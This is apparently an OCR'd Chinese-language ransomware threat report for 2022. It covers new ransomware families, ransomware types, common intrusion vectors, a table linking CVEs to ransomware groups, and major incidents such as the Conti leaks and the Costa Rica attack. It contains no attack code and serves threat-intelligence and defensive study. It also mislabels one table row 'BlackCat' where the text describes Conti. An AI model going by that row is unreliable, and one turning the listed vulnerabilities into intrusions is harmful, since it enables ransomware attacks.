
3、更改重置锁屏密码和界面。

此类勒索攻击的形式包括：伪装成软件更新、色情视频、外挂辅助、刷钻刷粉、QQ炫酷界面等app。攻击成功后，一般在桌面显示锁屏/置顶，国内的常见联系方式为QQ号码，国外则为whatsapp。常见的加密方式有DES加密+混淆、硬编码在apk文件中作为更改后的锁屏密码，所以部分锁屏软件可以经过分析破解得到密码。

总的来说，手机端的勒索软件并没有PC端的技术密集、手法多样，攻击方式也比较单一。诱使用户安装，赋予root权限，执行锁屏，且加密算法相对粗糙，赎金金额较低，通常无特定攻击对象。但由于犯罪分子使用的诱饵主题具有很强的吸引力和迷惑性，因此移动端的勒索威胁不断增长，给国内用户造成了一定的财产损失。

今年新发现的勒索家族

近几年，随着灰黑产行业的飞速发展，勒索软件犯罪领域已经形成了链条完善、高度专业的产业体系，RaaS服务模式、地下市场和犯罪论坛都为犯罪分子加入勒索行业提供了极大的便利。2016年到2022年，全球新增勒索软件数量如下图：



据统计，2022年，全球共披露了110个新发现的勒索软件家族。在这些新兴勒索家族中，除了网络犯罪团伙新开发的恶意软件，还包括部分已知家族的品牌重塑、分支和新变种。下表介绍了部分今年新出现的勒索家族：

勒索家族	首次发现时间	简要介绍
Deadbolt	2022年1月	DeadBolt勒索软件家族针对QNAP和Asustor NAS设备，从2022年开始发起了一系列针对面向互联网的网络附加存储（NAS）设备的攻击。
Sugar	2022年2月	Sugar家族通过勒索软件即服务（RaaS）模型提供。与大多数勒索软件不同，Sugar勒索软件并非针对企业网络，而是针对个人设备，主要目标可能为消费者或小型企业。
Nokoyawa	2022年3月	Nokoyawa的大部分目标都位于南美洲，主要位于阿根廷。研究人员认为Nokoyawa勒索软件可能与Hive软件有关，因为两者之间的攻击链存在显著的相似之处。
Onyx	2022年4月	Onyx仅对小于2MB的文件进行加密。对于大于2MB的文件，Onyx勒索软件会用随机数据覆盖文件，而不是对其进行加密。因此即使受害者付费，解密器也只能恢复较小的加密文件，无法解密大于2MB的文件。

勒索家族	首次发现时间	简要介绍
0mega	2022年5月	0mega针对全球组织进行双重勒索攻击，创建名为DECRYPT-FILES.txt的勒索记录。这些勒索记录是针对每个受害者定制的，通常包含公司名称以及对攻击中窃取的不同类型数据的描述。
BlueSky	2022年6月	BlueSky勒索软件主要针对Windows主机，利用多线程加密主机上的文件来加快加密速度。BlueSky与Conti和Babuk勒索软件存在相似之处。
Luna	2022年7月	Luna新勒索软件家族可用于加密多个操作系统，包括Windows、Linux和ESXi系统。Luna勒索软件使用了一种不太常见的加密方案，将X25519与高级加密标准（AES）对称加密算法相结合，该勒索软件似乎专门与讲俄语的攻击者合作。
Play	2022年7月	Play勒索软件使用了许多遵循Hive和Nokoyawa勒索软件的策略，它们的工具、有效负载的文件名以及文件路径存在相似性。
Bl00dy	2022年7月	“Bl00dy”是一种使用双重勒索技术的新型勒索软件，已攻击了消费品、医疗保健、专业服务、IT和ITES等多个行业领域的知名组织。
BianLian	2022年7月	BianLian是以Go语言编写的勒索软件变种，针对制造、教育、医疗保健、银行、金融服务和保险等多个行业领域。
ARCrypter	2022年8月	ARCrypter勒索软件变体的目标是拉丁美洲的机构，其背后的攻击者已经将活动扩展到中国和加拿大等其他国家。
Donut	2022年8月	Donut Leaks背后的攻击者疑似是众多勒索行动的附属机构，现在正试图独立展开攻击活动。
Project Relic	2022年10月	Prestige勒索软件与HermeticWiper恶意软件的攻击目标有重叠，影响了乌克兰的多个关键基础设施组织。
Punisher	2022年11月	Punisher勒索软件变体通过托管在基于COVID-19主题的钓鱼网站进行传播，针对智利用户。

勒索病毒类型多样

常见的勒索病毒分类主要分为以下类型：

1.加密类勒索软件（Crypto-Ransomware）

加密类勒索软件会对受害者设备上的数据、信息或文件进行加密，使内容在没有解密密钥的情况下无法访问。攻击者要求受害者支付赎金以换取解密密钥。此外，攻击者通常会尝试加密备份以防止用户执行数据恢复。加密勒索软件会提示受害者付款，并威胁称，如果用户错过最后期限，所有加密数据将被永久删除。

2.锁屏类勒索软件（Locker Ransomware）

锁屏类勒索软件将用户锁定在他们的系统之外。大多数时候，用户只能查看锁定屏幕或与包含赎金要求的屏幕进行交互。鼠标和键盘将部分启用以向攻击者付款。这类勒索软件通常不会破坏数据，只会阻止用户访问数据。锁定屏幕显示勒索信息，可能显示带有截止日期的倒计时时钟，以增加紧迫性并促使受害者付款。

3.泄漏类勒索软件（Leakware/Doxware）

攻击者会窃取敏感的个人或公司信息，并威胁将其发布到公共领域。这会对受害企业或受影响的个人造成严重后果，攻击者通过这种方式增加受害者支付赎金的压力。

4.DDoS勒索软件

与加密勒索软件和渗漏不同，分布式拒绝服务（DDoS）勒索软件攻击针对的是目标的网络服务，而不是数据。其工作原理是用虚假的连接请求淹没受害者服务器，并可能附有赎金字条，称支付赎金后攻击就会结束。DDoS勒索软件不会对用户的数据构成威胁。

5.勒索软件即服务（RaaS）

RaaS是一种服务模式，类似于SaaS（恶意软件即服务）。技术知识较低的网络犯罪分子通过订阅RaaS服务，使用已经开发的勒索软件工具来执行勒索软件攻击。RaaS的出现降低了勒索攻击的技术门槛。

勒索病毒攻击特点

作为目前网络空间中最具破坏性且传播广泛的一种恶意威胁，勒索软件攻击具有以下特点：

明显的收益性

勒索软件攻击的主要目的是通过要求支付赎金来获取收益。在加密后会向用户发出赎金要求，如果用户支付赎金，才会解密电脑系统或个人数据。

极强的隐蔽性

能够在用户感知不到的情况下，悄悄感染电脑系统，并利用各种技术手段来掩盖自己的存在，如变化文件名、修改注册表等，使得用户很难及时发现和处理勒索病毒的攻击。

高度的针对性

能够攻击特定的电脑系统或个人数据。它可能会利用特定的漏洞，或根据用户的特定信息来进行攻击。这使得勒索病毒能够更加有效地造成损害。

攻击方式多样

勒索软件通常会利用钓鱼邮件、软件漏洞、僵尸网络等多种方式来感染用户的电脑系统。

攻击范围广泛

勒索软件可以攻击各种类型的电脑系统，包括个人电脑、服务器、移动设备等。

攻击时间长

一旦电脑系统被感染，勒索软件可以持续攻击，并可能给用户造成长期损害，也会进一步导致受害者恢复的成本增加。

受新冠疫情持续、全球经济形势低迷以及俄乌冲突带来的地缘政治波动的影响，2022年的勒索攻击呈现出以下新特点：

· 针对重大关键基础设施和平台实施的定向攻击增多。

· 跨平台设备的勒索软件逐渐兴起，促使勒索目标系统的攻击范围逐渐扩大，并且越来越多的勒索组织将数据泄露作为胁迫手段之一，加强了索要赎金的力度。

· 勒索组织愈发重视漏洞武器化开发，越来越多的漏洞在勒索攻击中被使用。

· 攻击者在俄乌冲突中，将勒索软件作为重要攻击手段，并与一般勒索软件“经济利益”的核心不同，此类软件带有数据擦除功能，即使交付赎金也无法恢复文件，对目标系统具有强破坏性。

活跃勒索家族的攻击方式

在全球范围内，今年最具影响力的勒索软件家族的常用传播方式和加密算法如下表。从传播方式上看，主要的初始访问向量依然是网络钓鱼、RDP暴力破解和漏洞利用。此外，流行的勒索软件对加密算法选择趋于一致，逐渐形成了标准。采用对称加密和非对称加密算法组合的方案对文件进行加密，这种强加密的组合方案使得在无对应密钥的情况下，文件几乎不可解密。

全球范围内今年最具影响力的勒索软件家族

勒索家族	常用传播方式和加密算法
LockBit	通常使用网络钓鱼或暴力登录RDP远程桌面、漏洞利用（例如CVE-2018-13379）来获得访问权限。 使用AES+RSA算法加密文件，并在执行加密后更改受害主机的桌面壁纸。
Black Basta	惯用QBot作为初始访问的攻击向量，并在内网中横向移动。 Black Basta使用RSA+ChaCha20来加密文件。
Hive	Hive初期通过网络钓鱼电子邮件来针对组织/用户进行攻击，在进入系统后，使用RDP远程登录投放勒索软件执行。 该组织常使用AES+RSA或者Curve25519+ ChaCha20的组合方式加密文件。
BlackCat	BlackCat常用多种方式进行初始攻击向量，包括但不限于窃取凭证和暴力RDP登录、Exchange服务器漏洞等。使用AES+RSA/RSA+ChaCha20加密文件。
AvosLocker	AvosLocker常使用Anydesk作为远程管理工具，并在安全模式下运行，该策略与已经解散的REvil组织采取的是同一种策略。 AvosLocker在以往事件中使用过Exchange服务器漏洞、Apache Log4j漏洞等作为初始攻击向量。使用RSA+CahCha20作为文件加密算法。
BlackCat	Conti常通过钓鱼邮件、漏洞利用和RDP暴力破解进行传播，组合利用多种工具来实现内网的横向移动。常使用RSA+ChaCha20/AES加密文件。

主要攻击向量

2022年，勒索攻击的主要攻击向量包括：

1.弱口令爆破包括远程桌面（RDP）、VPN、数据库服务以及NAS设备等登录口令的暴力破解。此类是目前最为广泛也是成本较低的攻击方式，被许多勒索组织所采用，爆破登录后手动投毒。


2.网络电子邮件钓鱼是勒索组织常用的攻击手段，通常还和挂马网页结合，诱使受害者点击下载。

3.程序漏洞利用。随着目标厂商或机构安全运营成本的投入，前两者容易被检测和防护，勒索攻击组织逐渐使用目标系统的漏洞来作为攻击媒介。

4.僵尸网络，部分勒索组织通过僵尸网络来传播勒索软件，例如今年2月，Rook勒索病毒家族通过受害者下载注册机而感染“匿影”僵尸网络的方式传播。

5.招募内部人员和购买初始访问代理（IAB）。为降低攻击成本并提高入侵效率，部分勒索组织甚至招聘目标公司的内部人员进行协助攻击。例如，今年3月10日，Lapsus$勒索软件团伙宣布开始招募受雇于主要科技巨头和ISP的内部人员，包括微软、苹果、EA Games和IBM公司职员。还有另一种方式近年来也逐渐受到勒索组织的热捧，即通过多种方式，例如地下黑客论坛、暗网等，购买获取目标系统的网络初始访问权限。

与2021年相比，远程桌面协议（RDP）的利用率占比显著降低，由40.1%降低至24.2%。电子邮件网络钓鱼活动依然是最常用的攻击手段。随着勒索攻击事件的不断激增，更多的漏洞利用程序被勒索组织所滥用，以漏洞利用为攻击媒介的勒索软件攻击在2022年Q1-Q4期间，占比均超出2021年的平均水平。2022年，出现了一种新的攻击向量，即招募内部人员和购买初始访问代理（IAB），这种攻击向量在2022年Q3-Q4期间首次出现，预计在2023年会更加突出。2022年勒索软件常用攻击媒介的占比如下图（内部威胁攻击向量归类为“其他”类别）：



勒索组织相关漏洞

据统计，相比较2019年的57个漏洞，2022年勒索组织所关联的漏洞数量增长了466%，截止目前，与勒索组织相关的漏洞武器化数量达到了323个。下表列出了今年部分漏洞武器化的CVE编号与关联勒索家族。

CVE编号	漏洞描述	勒索家族
CVE-2020-5135	SonicOS缓冲区溢出	Babuk
CVE-2020-12812	FortiOS的SSL VPN认证错误	Play、Hive
CVE-2021-40539	ADSelfService Plus远程代码执行	AvosLocker
CVE-2022-26134	Confluence 远程代码执行	AvosLocker 、Cerber
CVE-2020-2509	QNAP QTS/QUTS HERO权限提升	QNAPCrypt 、 Qlocker
CVE-2020-36195	QNAP NAS SQL注入	QNAPCrypt 、Qlocker
CVE-2021-35211	SolarWinds Serv-U 远程代码执行	CryptoMix
CVE-2021-20021	SonicWall Mail 特权管理缺陷	FiveHands
CVE-2021-20022	SonicWall Mail任意文件上传	FiveHands
CVE-2021-20023	SonicWall Mail任意文件读取	FiveHands
CVE-2022-27593	QNAP NAS设备存在对资源的外部控制引用	DeadBolt
CVE-2022-26352	Dotcms SI-62 任意文件上传	H0lyGh0st
CVE-2022-29499	MiVoice Connect远程代码执行	Lorenz
CVE-2021-42287	Windows域服务权限提升	Black Basta
CVE-2021-42278	Windows域服务权限提升	Black Basta
CVE-2021-34527	Windows Print Spooler 远程代码执行	Black Basta、Vice Society
CVE-2020-1472	NetLogon 特权提升漏洞	Black Basta
CVE-2021-1675	Windows Print Spooler 远程代码执行	Vice Society
CVE-2019-16098	Micro-Star MSI Afterburner权限提升	BlackByte
CVE-2021-31207	Microsoft Exchange授权任意文件写入漏洞	AvosLocker 、BlackCat、LockFile、Babuk、Hive
CVE-2021-34473	Microsoft Exchange ACL绕过漏洞	AvosLocker 、BlackCat、LockFile、Babuk、Hive
CVE-2021-34523	Microsoft Exchange权限提升漏洞	AvosLocker 、BlackCat、LockFile、Babuk、Hive

从上表可以看出，勒索软件组织对漏洞武器化的热衷，尤其在最初访问和权限提升阶段。勒索软件组织对利用漏洞的时间没有要求，无论新披露的漏洞还是历年的老漏洞，能够达到攻击效果的都能够被武器化使用。此外，有一些漏洞被多个勒索家族所利用，例如Microsoft Exchange服务的ProxyShell漏洞。企业和组织在防御勒索攻击时，需要及时梳理相关的数字资产信息，减少暴露出的攻击面。

攻击事件

五大热点事件

用友畅捷通T+0day的大规模勒索攻击事件


2022年8月下旬，国内陆续出现了利用用友畅捷通T+0day的勒索攻击事件。攻击者利用任意文件上传漏洞，上传后门文件至服务端的受害主机，最终实现未经授权情况下的远程访问执行，从而执行勒索攻击。畅捷通T+是畅捷通公司的一款财务一体化管理软件，主要面向中小微企业的企业管理应用。畅捷通主要为小微企业提供财税及相关业务的信息化服务，官网显示已为超过600万家小微企业提供数智财税及数智商业服务。

此次大规模的勒索攻击事件所使用的勒索软件属于Tell you the pass勒索病毒家族，通过AES+RSA的加密算法加密文件，并在勒索信中索要0.2比特币的赎金。

用友畅捷通T+0day的大规模勒索攻击事件也侧面反映出，在国内，勒索软件攻击呈现出较高的活跃态势，目标群体以网络安全防护较弱的中小微企业为主。此外，针对国内中小微企业中广泛存在的应用系统，攻击者往往会着重关注其存在的脆弱性和暴露出的攻击面。

科技巨头机密源代码接连泄露

2月23日，国际芯片巨头英伟达（NVIDIA）公司检测到网络安全事件，攻击方窃取了员工凭证和一些专有信息。次日下午，黑客组织Lapsus$在Telegram上宣布对此次攻击负责，并声称窃取了超过1TB的数据，包括硬件原理图和软件源代码。2月27日凌晨，Lapsus$突然在Telegram上愤怒地宣称，其机器被英伟达进行了逆向攻击，存储数据的硬盘也被进行了加密处理，但好在该团伙已经提前备份了所有的数据。随后，Lapsus$开始报复式地公开英伟达的数据，包括NVIDIA员工的哈希密码、来自NVIDIA　gpu驱动程序各个部分的源代码、超分辨率技术DLSS的头文件，以及英伟达未发布的产品信息等。




Lapsus$泄露英伟达员工的哈希密码

自英伟达数据泄露事件开始，Lapsus$成功入侵了多家电信或科技巨头公司，包括微软、英伟达、Okta、三星等，并在其telegram频道上大肆泄露窃取的数据，包括安装程序源代码、员工凭证、原理图等公司机密信息。Lapsus$受害者的具体损失情况如下：

时间	受害公司	具体情况
2022年2月	英伟达	Lapsus$从英伟达窃取了1TB的数据，包含大量机密信息和源代码，如英伟达限制显卡挖掘加密货币效率的程序源代码、显卡固件、驱动程序等数据。
2022年3月	三星	三星集团的190GB数据信息被窃取，其中可能包含 TrustZone 环境中安装程序源代码、生物特征解锁操作的算法、最新三星设备的引导加载程序源代码、高通的机密源代码等在内的三星电子核心技术。
2022年3月	微软	Lapsus$窃取了Azure DevOps服务器的37GB数据，随后发布了一份包含微软250多个项目源代码的压缩包文件。文件大约有37GB，Lapsus$表示其包含90%的Bing源代码，大约45%的Bing Maps和Cortana代码。
2022年2月	T-Mobile	T-Mobile的源代码被窃取。

Conti组织因亲俄言论遭数据泄露

由于俄罗斯和乌克兰的冲突，部分黑客团队开始选边站队。2月25日，Conti勒索软件组织的核心成员在其官方网站上发布了一条激进的亲俄信息，表示他们将全力支持俄罗斯政府，并威胁要对攻击俄罗斯的黑客发起网络攻击。



Conti组织支持俄罗斯的声明

这些消息似乎激怒了一名乌克兰的安全研究人员。2月27日，这位研究人员入侵了Conti团伙的内部Jabber/XMPP服务器，并将内部日志通过电子邮件发送给多名记者和安全研究人员；同时在接下来的几天内陆续公布了大量的Conti组织内部数据，包括内部聊天记录、组件源代码、内部培训材料、组织成员的身份信息等。泄露的数据如下表所示：

时间	泄露文件内容
2022.02.27	Conti组织内部聊天记录，第一批，2021-01-29至2022-02-27
2022.03.01	Conti组织内部聊天记录，第二批，2020-06-22至2020-11-16，时间最早可追溯到Conti首次出现
2022.03.01	一些内部使用的组件的源代码
2022.03.01	Bazarbot受害者信息、Bazarbot管理页面
2022.03.01	存储服务器、一些管理页面的屏幕截图
2022.03.01	带密码保护的Conti 勒索软件加密器、解密器和构建器的源代码
2022.03.01	TrickBot 命令和控制服务器源代码
2022.03.01	Pony 恶意软件窃取的凭据
2022.03.01	组织内部培训材料
2022.03.01	一名疑似Conti组织成员的身份信息
2022.03.01	RocketChat聊天记录，2020-08-22至2022-02-26
2022.03.03	Conti组织内部聊天记录，第三批，更新了直到2022年3月2日的聊天记录

虽然一些行业专家认为此次泄漏事件可能会对Conti的运营产生重大影响，但Conti勒索团伙在随后两个月的攻击活动依旧非常活跃。据Secureworks安全公司的研究人员统计，2022年3月，添加至Conti网站的新受害者数量超过70名，而2021年每月的平均受害者为43名。由此可见，作为近两年最成功的勒索组织，Conti团伙不仅具有非常稳定的基础架构和完善的内部运作模式，且具备应对突发状况的能力。

哥斯达黎加全国因勒索攻击进入紧急状态


2022年4月，Conti勒索软件组织攻击了至少五个哥斯达黎加政府机构，包括财政部，科学、创新、技术和电信部（MICITT），国家气象研究所，Radiográfica Costarricense（RACSA）以及哥斯达黎加社会保障门户。截至5月8日，该团伙已泄露672GB数据转储中的97%，影响的组织包括哥斯达黎加财政部、劳动和社会保障局等部门，阻碍了该国的政府运行和经济发展。哥斯达黎加新就职的总统Chaves对此事高度重视，在上任当天（5月8日）宣布全国进入紧急状态，以应对持续不断的Conti勒索软件攻击。

5月17日，美联社报道称，Conti团伙扬言要利用网络攻击“推翻”哥斯达黎加的新政府，并表示政府内有Conti的内应，该团伙正努力获取对其他系统的访问权。此外，Conti将勒索赎金由1千万提高到2千万美元，并威胁称若在一周内拿不到赎金则将删除解密密钥。该团伙嘲讽哥斯达黎加政府无能，因网络攻击就进入紧急状态，喊话政府尽快支付赎金了事，还呼吁哥斯达黎加人民向政府施压，迫使政府支付赎金以平息情势。

美国林肯学院因勒索攻击永久关闭

5月初，位于美国伊利诺伊州农村的林肯学院表示，由于新冠疫情和勒索软件的双重打击，该学院将于2022年5月13日起永久关闭。这所学校以亚伯拉罕·林肯总统的名字命名，已经成立157年，是少数几所被教育部认定为黑人为主的美国乡村大学之一。

2021年12月，林肯学院遭受了一次勒索软件攻击，攻击阻碍了学院的招生活动和对所有机构数据的访问，从而导致该学校对2022年秋季入学的预测不清晰。2022年3月，系统完全恢复后，预测显示入学人数严重不足，林肯学院无法改善其财务状况，因此决定永久关闭。



林肯学院首页，宣布学院已关闭

教育行业存储着诸如知识产权、财务数据、职工及学生信息等重要数据，因此一直是勒索攻击的重点目标。教育部门从勒索软件攻击中恢复的速度很慢，且恢复成本非常高，全球平均的恢复成本约为140万美元。勒索攻击成为压垮林肯学院的最后一根稻草，也暴露了高校网络安全防护能力的问题，成为教育行业的一次惨痛教训。

1 部分勒索团伙暴露出政治倾向

俄罗斯乌克兰之间的地缘政治冲突导致了犯罪分子社区的分裂，在此期间，民族国家支持的黑客组织明确其立场，暗中与敌方展开较量，许多勒索团伙也暴露出了一定的政治倾向。

在选边站队的团伙中，引起最多讨论的当属Conti组织。在战争爆发初期，由于Conti勒索软件组织的核心成员发布了亲俄信息，因此成为亲乌团伙的众矢之的，也随之发生了后续的数据泄露事件，而后于5月宣布解散。部分勒索团伙表现出中立立场，如LockBit团伙。2月27日早些时候，LockBit团伙发布了一条措辞非常中立的消息，明确表示他们不会选择任何一方。

勒索软件团伙通常是出于经济动机，最终目标是迫使受害者支付赎金从而获益。但由于2022年全球局势动荡的大背景，一些勒索团伙暴露出了明确的政治立场。随之而来的连锁反应可能会导致一个严重的问题：勒索软件团伙是网络犯罪领域的主力军，一旦其发起的不再是无差别攻击，而是具有政治针对性的攻击，那么犯罪领域则会愈加混乱和难以应对。

2 受俄乌冲突影响，大量非获利恶意软件涌现

受地缘政治因素的影响，越来越多的APT组织将勒索软件作为其武器库的一部分。2022年7月6日，美国FBI、CISA和财政部发布联合咨询，将Maui勒索软件与朝鲜APT组织Andariel联系起来。据悉，Maui勒索软件于2021年4月开始发起攻击，重点目标为美国的医疗保健组织。

伪装成勒索软件的数据擦除器

2022年，尤其是在俄乌冲突爆发初期，由于地缘政治化的因素，出现了大量伪装成勒索软件的数据擦除器。恶意软件不是为了经济获益，并不加密数据文件，而是直接覆盖和删除受害者数据。这些破坏性恶意软件包括：

RURansom

3月8日，研究人员披露了一种针对俄罗斯的恶意软件：RURansom。虽然该软件的名称看起来是勒索软件，但分析显示，RURansom实际上并不是一个勒索软件变种，而是一个擦除器，因为它对加密文件的破坏是不可逆转的，不能通过付款解密文件。RURansom恶意软件使用.NET编程语言编写，以蠕虫病毒的形式传播。赎金记录文件的代码片段中写道，该软件仅攻击俄罗斯，软件的创建就是为了对乌克兰军队表示强烈支持的立场。

WhisperGate

1月13日，微软在针对乌克兰的大规模攻击活动中检测到一种名为WhisperGate的恶意软件，该软件伪装成勒索软件，但实际是一款数据擦除恶意软件。其攻击目标不是为了经济获益，而是为了破坏受害者数据。WhisperGate与2017年攻击乌克兰实体的NotPetya擦除器有一些相似之处，包括伪装成勒索软件以及针对和破坏主引导记录（MBR），而不是对其进行加密。但与NotPetya相比，WhisperGate具有更多旨在造成额外损害的组件。攻击者在活动中使用了窃取的凭据，并且在渗透发生前几个月就可以访问受害者网络，这是复杂APT攻击的典型特征。

非获利性勒索软件

此外，勒索软件已经不再是经济犯罪的专属，2022年出现了一些政治动机明确的非获利性勒索软件，这些勒索软件旨在表达政治立场，或充当进一步攻击的烟雾弹：

HermeticRansom勒索软件

HermeticRansom又名Elections　GoRansom，是一种用Go语言编写的新型勒索软件，于2022年2月24日首次被披露。HermeticRansom在一场针对乌克兰组织的破坏性活动中出现，此次攻击活动比俄乌军事冲突爆发还要早几个小时。HermeticRansom的开发人员使用了与美国总统选举相关的讽刺命名方式，该恶意软件不使用任何类型的混淆，并且具有非常简单的功能，这表明它是在很短的时间内创建的。HermeticRansom勒索软件与HermeticWiper擦除器同时部署，但与HermeticWiper相比，HermeticRansom的部署规模要小得多。因此研究人员推断，HermeticRansom的部署可能是为了隐藏擦除器的行为。

Freeud勒索软件

Freeud是卡巴斯基于5月披露的支持乌克兰的新型勒索软件变种。Freeud直接在其赎金信中指出，俄罗斯军队应该离开乌克兰。赎金信中单词的选择和笔记的书写方式表明，其开发者的母语为俄语。Freeud包含擦除器功能，可以直接将文件列表从系统中清除，其应用的加密方法和使用多线程的方式体现了其高质量的特性。

Stormous勒索团伙

Stormous原本是出于经济动机的勒索团伙，在俄乌战争爆发后，其动机发生了一定的变化，研究人员现将其定义为出于政治动机的亲俄罗斯勒索软件组织。虽然该组织将自己标识为勒索软件团伙，但它并未作为勒索软件即服务（RaaS）运营。此前，Stormous的目标是美国和其他西方国家，这一目标在2022年发生了变化，新增了乌克兰和印度。研究人员认为，该组织将国家作为目标，而不是特定的企业或行业，这表明政治倾向比经济利益更能影响Stormous对目标的选择。

3 源代码和攻击方式的复用

由于两方面原因，勒索团伙之间复用代码的情况逐渐增多。一是Conti、Babuk等负责勒索软件代码泄露事件的发生，小型勒索组织可以通过复用源代码来不断完善自身制作的勒索软件。此外，勒索软件的发展越来越复杂，勒索组织需要扩展融合、进化。例如，安全研究人员分析发现，今年出现的LockBit3.0变体中似乎有部分代码是从BlackMatter勒索软件中移植，因此不排除有BlackMatter附属公司加入LockBit集团的可能。

4 跨平台勒索软件兴起

今年，相继有多个勒索组织采用跨平台语言开发勒索软件，例如Deadbolt、BlackCat、Black　Basta等。Go和Rust语言编写的恶意软件，不仅跨平台很容易移植，具有很好的灵活性，还可以在一定程度上躲避静态检测，并增加安全分析的难度。

BlackCat是首个发现使用Rust语言开发跨平台勒索软件的勒索组织，可以针对多个系统发起攻击，该勒索软件适用于Windows、Linux和VMware的ESXi平台。之后，相继有多个勒索组织采用跨平台语言制作勒索软件，2022年7月，微软威胁情报中心报告称，Hive使用Rust语言对其代码进行迁移和升级，并且新的变体使用了更为复杂的加密算法。Hive之前使用Go作为开发语言，此次新的变体使用Rust，可以认为是受到了BlackCat的启发。相比较其他语言，Rust语言拥有更好的内存、数据和线程安全，以及更为广泛的加密库，逆向工程的难度更为复杂。

此外，还有Black Basta、Luna、RansomExx等组织都已对其勒索软件的代码进行迁移、升级，改用Rust进行开发，这表明使用与平台无关的编程语言开发勒索软件已成为发展趋势。可以看出，勒索软件组织在全球大肆展开攻击活动的同时，积极关注于勒索软件的开发，不断进行技术创新，以此逃避安全防护的检测。

5 针对云服务的勒索攻击将增加

随着全球数字化转型的加速，越来越多的服务和数据部署在云端，基础设施即服务（IaaS）作为数字经济的强力支撑，逐渐成为信息基础设施的重要组成部分。勒索组织也注意到云上资产的重要性，尤其医疗等行业往往在云上存储大量客户数据。

